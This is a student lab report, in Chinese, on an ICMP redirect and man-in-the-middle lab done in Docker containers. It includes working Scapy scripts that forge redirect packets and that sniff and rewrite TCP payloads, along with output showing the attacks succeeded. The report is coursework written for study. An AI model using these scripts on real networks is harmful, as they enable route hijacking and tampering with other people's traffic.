Chapter 3: ICMP Redirect Attack Lab

57118132 吴嘉琪
852809049@qq.com
Southeast University — 2021 年 7 月 15 日

Task 1:Launching ICMP Redirect Attack

首先查看容器ID

```
$ dockps
34578208b371  victim-10.9.0.5
4418ff8a4497  attacker-10.9.0.105
c95ef9cfb039  router
78d07a2ad44d  host-192.168.60.5
d922756057f1  host-192.168.60.6
8a12d5c1c687  malicious-router-10.9.0.111
```

进入victim，查看路由表
第三个是我们关心的网段，即对这个网段的路由是10.9.0.11

```
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```


构造ICMP重定向数据包时，ip的src是Router eth0，dst是victim主机 icml.gw是malicious router ip2的src是victim主机，dst是host-192.168.60.5。

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

同时运行该程序的同时，需要在victim里运行ping 192.168.60.5。这样才可以修改此路由表项到恶意路由。运行之后，还没写入到路由表，暂时为缓存，ip route show cache查看缓存可以发现攻击成功。

```
# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 155sec
```

运行mtr -n 192.168.60.5，可以发现先经过了恶意路由。



Question 1

将icmp.gw改为10.10.0.5这个网段内不存在的地址，这里我改为192.168.60.6

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "192.168.60.6"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

发现无法攻击成功

```
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@34578208b371:/# ip route show cache
root@34578208b371:/#
```

Question 2

将icmp.gw改为10.10.0.5同一网段的但不存在的主机ip，这里改为10.9.0.112，重复上述操作

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.112"
# The enclosed IP packet should be the one that
```

```
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

发现无法攻击成功

```
# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@34578208b371:/# ip route show cache
root@34578208b371:/#
```

Question 3

修改docker-compose.yml配置文件

```
sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
```

按照与实验最开始的攻击操作实验，出现以下结果

```
# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.193 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.263 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.287 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.154 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.162 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.138 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.262 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.155 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.265 ms
From 10.9.0.111: icmp_seq=12 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.464 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.148 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.146 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.141 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.161 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.157 ms
```

原因是可一开始的确重定向到了10.9.0.111，但由于恶意路由器开启了icmp重定向，告知使用非最优路径的主机最优的路径，因此从多跳一步恶意路由器再跳到原路由器（上面mtr命令的结果）到重定向到了正确的路由器10.9.0.11，来获得更短的路径。

Task 2:Launching the MITM Attack

实验大概思路流程

1.在Attacker容器上向Victim容器执行icmp-redirect. py和ping

2.在Victim容器和192. 168. 60.5容器上分别运行nc客户端和服务端

3.在Malicious Router容器上关闭路由功能(测试是否正确劫持了nc通信)

4.在Malicious Router容器上修改mitm-sample. py,篡改通信内容(aaaAAA)

修改docker-compose.yml配置文件到最初的状态

```
sysctls:
                - net.ipv4.ip_forward=0
                - net.ipv4.conf.all.send_redirects=0
                - net.ipv4.conf.default.send_redirects=0
                - net.ipv4.conf.eth0.send_redirects=0
```

然后用上面的攻击，将恶意路由写入路由表缓存。

```
# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 277sec
```

进入恶意路由器，通过volumes这个共享文件夹，获得代码。恶意路由器运行恶意代码如下：

```
# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 277sec
```

将恶意路由上的IP转发功能关闭

```
# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

下面我们对受害主机进行重定向攻击，将报文流量转接到恶意主机10.9.0.111 开启端口监听后，运行脚本。脚本代码如下，内容为将字符“aaa”替换成“AAA”。

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)
```

```
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'aaa', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src 02:42:c0:a8:3c:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

查看运行结果，发现在受害主机上的输出会经由恶意路由修改后转发，说明中间人攻击成功

```
# nc 192.168.60.5 9090
this is aaa
aaa
```

```
# nc -lp 9090
this is AAA
AAA
```

Question 4 在此次攻击中，我只截取了从受害主机10.9.0.5发起，到目的端口192.168.60.5的流量因为重定向攻击的路由表是从受害主机发起，经由恶意路由的。

Question 5 使用mac地址进行追踪

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'aaa', b'AAA')
```

```
        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src 02:42:c0:a8:3c:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
# nc 192.168.60.5 9090
this is aaa
aaa
```

```
# nc -lp 9090
this is AAA
AAA
```

可以成功进行中间人攻击，但运行时间较慢，响应时间差不多有十几秒.
使用ip地址作为过滤标准时

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'aaa', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
# nc 192.168.60.5 9090
this is aaa
aaa
```

```
# nc -lp 9090
this is AAA
AAA
```

运行结果，发现可以成功实现中间人攻击.
由此，我们可以分析结果。使用ip地址发包较多，mac地址发包较少，因为mac地址和设备绑定，而同一个设备可以对应多个ip地址。伪造的数据包将ip报文中的内容替换掉了，然后外部的链路层数据报的源mac就变成自身了。于是用mac可以很好的区分，但是用ip就无法区分，因为自身发出的假的数据包ip是10.9.0.5而不是自身ip，导致重复抓取这个报文，一直抓取。实验现象也的确如此。所以建议用mac地址。